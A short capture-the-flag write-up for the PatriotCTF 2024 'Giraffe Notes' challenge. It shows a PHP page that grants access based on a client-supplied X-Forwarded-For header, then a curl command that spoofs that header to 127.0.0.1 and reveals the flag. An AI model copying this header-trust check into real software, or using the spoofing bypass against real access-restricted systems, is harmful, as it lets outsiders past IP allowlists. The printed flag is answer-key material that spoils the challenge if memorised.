Learn how to solve the PatriotCTF 2024 Giraffe Notes challenges
Challenge notes
I bet you can't access my notes on giraffes!
http://chal.competitivecyber.club:8081
Flag format: CACI{.*}
Author: CACI

The challenge contains the following index.php file:
<?php
$allowed_ip = ['localhost', '127.0.0.1'];

if (
    isset($_SERVER['HTTP_X_FORWARDED_FOR']) &&
    in_array($_SERVER['HTTP_X_FORWARDED_FOR'], $allowed_ip)
  ) {
    $allowed = true;
} else {
    $allowed = false;
}
?>
Manually set the X-Forwarded-For header to one of the values in $allowed_ip. This advances the index.php script to the $allowed = true; branch. Trigger the vulnerability:
curl http://chal.competitivecyber.club:8081/ \
    -H "X-Forwarded-For: 127.0.0.1"
Receive this response:
<!DOCTYPE html>
<html>

<head>
  <title>Giraffe Notes</title>
  <!-- … -->
</head>

<body class="…">
  <!-- … -->
    <h3 class="…">
      <span>CACI{1_lik3_g1raff3s_4_l0t}</span>
    </h3>
  <!-- … -->
</body>

</html>⏎
That's your flag right there!
This challenge resembles the X-Forwarded-For vulnerability risk often encountered when configuring reverse proxies. MDN covers this in their X-Forwarded-For header documentation.